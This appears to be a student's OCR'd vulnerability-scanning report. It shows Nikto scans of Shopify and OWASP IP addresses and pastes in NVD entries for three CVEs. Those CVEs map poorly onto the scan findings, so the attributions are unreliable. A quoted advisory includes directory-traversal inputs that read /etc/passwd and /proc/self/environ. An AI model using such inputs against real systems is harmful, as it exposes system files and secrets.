
VULNERABILITY SCANNING:

FOR SHOPIFY

```
┌──(root㉿Sabarish)-[/home/sabarish]
└─# nikto -h 185.146.173.20
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          185.146.173.20
+ Target Hostname:    185.146.173.20
+ Target Port:        80
+ Start Time:         2023-06-29 16:05:16 (GMT5.5)
---------------------------------------------------------------------------
+ Server: cloudflare
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
^C
```

VULNERABILITIES: (FOR SHOPIFY)

1. The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS



CVE List ▾ CNAs ▾ WGs ▾ Board ▾ About ▾ News & Blog ▾

NVD Go to for: CVSS Scores CPE Info

Search CVE List | Downloads | Data Feeds | Update a CVE Record | Request CVE IDs

TOTAL CVE Records: 205986

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.

NOTICE: Changes are coming to CVE List Content Downloads in 2023.

HOME > CVE > CVE-2023-29003

Printer-Friendly View

CVE-ID

CVE-2023-29003 — Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

SvelteKit is a web development framework. The SvelteKit framework offers developers an option to create simple REST APIs. This is done by defining a `+server.js` file, containing endpoint handlers for different HTTP methods. SvelteKit provides out-of-the-box cross-site request forgery (CSRF) protection to its users. While the implementation does a sufficient job in mitigating common CSRF attacks, prior to version 1.15.1, the protection can be bypassed by simply specifying a different `Content-Type` header value. If abused, this issue will allow malicious requests to be submitted from third-party domains, which can allow execution of operations within the context of the victim's session, and in extreme scenarios can lead to unauthorized access to users’ accounts. SvelteKit 1.15.1 updates the `is_form_content_type` function call in the CSRF protection logic to include `text/plain`. As additional hardening of the CSRF protection mechanism against potential method overrides, SvelteKit 1.15.1 is now performing validation on `PUT`, `PATCH` and `DELETE` methods as well. This latter hardening is only needed to protect users who have put in some sort of `?_method= override` feature themselves in their `handle` hook, so that the request that resolve sees could be `PUT`/`PATCH`/`DELETE` when the browser issues a `POST` request.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://github.com/sveltejs/kit/commit/bb2253d51d00aba2e4353952d4fb0dcde6c77123
- URL:https://github.com/sveltejs/kit/commit/bb2253d51d00aba2e4353952d4fb0dcde6c77123
- MISC:https://github.com/sveltejs/kit/releases/tag/%40sveltejs%2Fkit%401.15.1
- URL:https://github.com/sveltejs/kit/releases/tag/%40sveltejs%2Fkit%401.15.1
- MISC:https://github.com/sveltejs/kit/security/advisories/GHSA-5p75-vc5g-8rv2
- URL:https://github.com/sveltejs/kit/security/advisories/GHSA-5p75-vc5g-8rv2

CVE-2023-29003 Detail

Description

SvelteKit is a web development framework. The SvelteKit framework offers developers an option to create simple REST APIs. This is done by defining a `+server.js` file, containing endpoint handlers for different HTTP methods. SvelteKit provides out-of-the-box cross-site request forgery (CSRF) protection to its users. While the implementation does a sufficient job in mitigating common CSRF attacks, prior to version 1.15.1, the protection can be bypassed by simply specifying a different `Content-Type` header value. If abused, this issue will allow malicious requests to be submitted from third-party domains, which can allow execution of operations within the context of the victim's session, and in extreme scenarios can lead to unauthorized access to users' accounts. SvelteKit 1.15.1 updates the `is_form_content_type` function call in the CSRF protection logic to include `text/plain`. As additional hardening of the CSRF protection mechanism against potential method overrides, SvelteKit 1.15.1 is now performing validation on `PUT`, `PATCH` and `DELETE` methods as well. This latter hardening is only needed to protect users who have put in some sort of `?_method= override` feature themselves in their `handle` hook, so that the request that resolve sees could be `PUT`/`PATCH`/`DELETE` when the browser issues a `POST` request.

QUICK INFO

CVE Dictionary Entry:
CVE-2023-29003
NVD Published Date:
04/04/2023
NVD Last Modified:
04/11/2023
Source:
GitHub, Inc.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

CNA: GitHub, Inc. **Base Score:** 8.8 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: The NVD and the CNA have provided the same score. When this occurs only the CNA information is displayed, but the Acceptance Level icon for the CNA is given a checkmark to signify NVD concurrence.

Severity

CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:


CNA: GitHub, Inc. **Base Score:** 8.8 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: The NVD and the CNA have provided the same score. When this occurs only the CNA information is displayed, but the Acceptance Level icon for the CNA is given a checkmark to signify NVD concurrence.

2. The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type





Severity

CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:

CNA: GitHub, Inc. **Base Score:** 7.5 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: The NVD and the CNA have provided the same score. When this occurs only the CNA information is displayed, but the Acceptance Level icon for the CNA is given a checkmark to signify NVD concurrence.

3. All CGI directories 'found', use '-C none' to test none



CVE List | CNAs | WGs | Board | About | News & Blog

NVD Go to for: CVSS Scores CPE Info

Search CVE List | Downloads | Data Feeds | Update a CVE Record | Request CVE IDs

TOTAL CVE Records: 205987

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.

NOTICE: Changes are coming to CVE List Content Downloads in 2023.

HOME > CVE > CVE-2019-7483

Printer-Friendly View

CVE-ID

CVE-2019-7483 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

In SonicWall SMA100, an unauthenticated Directory Traversal vulnerability in the handleWAFRedirect CGI allows the user to test for the presence of a file on the server.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2019-0018

Assigning CNA

SonicWALL, Inc.


Date Record Created

20190206 Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20190206)

Votes (Legacy)



CVE-2019-7483 Detail

Description

In SonicWall SMA100, an unauthenticated Directory Traversal vulnerability in the handleWAFRedirect CGI allows the user to test for the presence of a file on the server.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.5 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

QUICK INFO


CVE Dictionary Entry:
CVE-2019-7483
NVD Published Date:
12/18/2019
NVD Last Modified:
12/31/2019
Source:
SonicWALL, Inc.


VULNERABILITY SCANING : (FOR OSWAP.ORG)

```
┌──(sabarish㉿Sabarish)-[~]
└─$ sudo su
[sudo] password for sabarish:
┌──(root💀Sabarish)-[/home/sabarish]
└─# nikto -h 104.22.26.77
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          104.22.26.77
+ Target Hostname:    104.22.26.77
+ Target Port:        80
+ Start Time:         2023-06-29 16:24:07 (GMT5.5)
---------------------------------------------------------------------------
+ Server: cloudflare
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
^C
```


VULNERABILITIES: (FOR OSWAP.ORG)

1. The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS





2. The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type



CVE List · CNAs · WGs · Board · About · News & Blog

NVD Go to for: CVSS Scores CPE Info

Search CVE List | Downloads | Data Feeds | Update a CVE Record | Request CVE IDs

TOTAL CVE Records: 205987

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.

NOTICE: Changes are coming to CVE List Content Downloads in 2023.

HOME > CVE > CVE-2023-32309

Printer-Friendly View

CVE-ID

CVE-2023-32309

Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description


PyMdown Extensions is a set of extensions for the `Python-Markdown` markdown project. In affected versions an arbitrary file read is possible when using include file syntax. By using the syntax `--8<--"/etc/passwd"` or `--8<--"/proc/self/environ"` the content of these files will be rendered in the generated documentation. Additionally, a path relative to a specified, allowed base path can also be used to render the content of a file outside the specified base paths: `--8<-- "../../../../etc/passwd"`. Within the Snippets extension, there exists a `base_path` option but the implementation is vulnerable to Directory Traversal. The vulnerable section exists in `get_snippet_path(self, path)` lines 155 to 174 in snippets.py. Any readable file on the host where the plugin is executing may have its content exposed. This can impact any use of Snippets that exposes the use of Snippets to external users. It is never recommended to use Snippets to process user-facing, dynamic content. It is designed to process known content on the backend under the control of the host, but if someone were to accidentally enable it for user-facing content, undesired information could be exposed. This issue has been addressed in version 10.0. Users are advised to upgrade. Users unable to upgrade may restrict relative paths by filtering input.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://github.com/facelessuser/pymdown-extensions/commit/b7bb4878d6017c03c8dc97c42d8d3bb6ee81db9d
- URL:https://github.com/facelessuser/pymdown-extensions/commit/b7bb4878d6017c03c8dc97c42d8d3bb6ee81db9d
- MISC:https://github.com/facelessuser/pymdown-extensions/security/advisories/GHSA-jh85-wwv9-24hv
- URL:https://github.com/facelessuser/pymdown-extensions/security/advisories/GHSA-jh85-wwv9-24hv

Assigning CNA



NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

CVE-2023-32309 Detail

Description

PyMdown Extensions is a set of extensions for the `Python-Markdown` markdown project. In affected versions an arbitrary file read is possible when using include file syntax. By using the syntax `--8<--"/etc/passwd"` or `--8<--"/proc/self/environ"` the content of these files will be rendered in the generated documentation. Additionally, a path relative to a specified, allowed base path can also be used to render the content of a file outside the specified base paths: `--8<-- "../../../../etc/passwd"`. Within the Snippets extension, there exists a `base_path` option but the implementation is vulnerable to Directory Traversal. The vulnerable section exists in `get_snippet_path(self, path)` lines 155 to 174 in snippets.py. Any readable file on the host where the plugin is executing may have its content exposed. This can impact any use of Snippets that exposes the use of Snippets to external users. It is never recommended to use Snippets to process user-facing, dynamic content. It is designed to process known content on the backend under the control of the host, but if someone were to accidentally enable it for user-facing content, undesired information could be exposed. This issue has been addressed in version 10.0. Users are advised to upgrade. Users unable to upgrade may restrict relative paths by filtering input.


QUICK INFO

CVE Dictionary Entry:
CVE-2023-32309
NVD Published Date:
05/15/2023
NVD Last Modified:
05/25/2023
Source:
GitHub, Inc.

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

CNA: GitHub, Inc. **Base Score:** 7.5 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N



Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

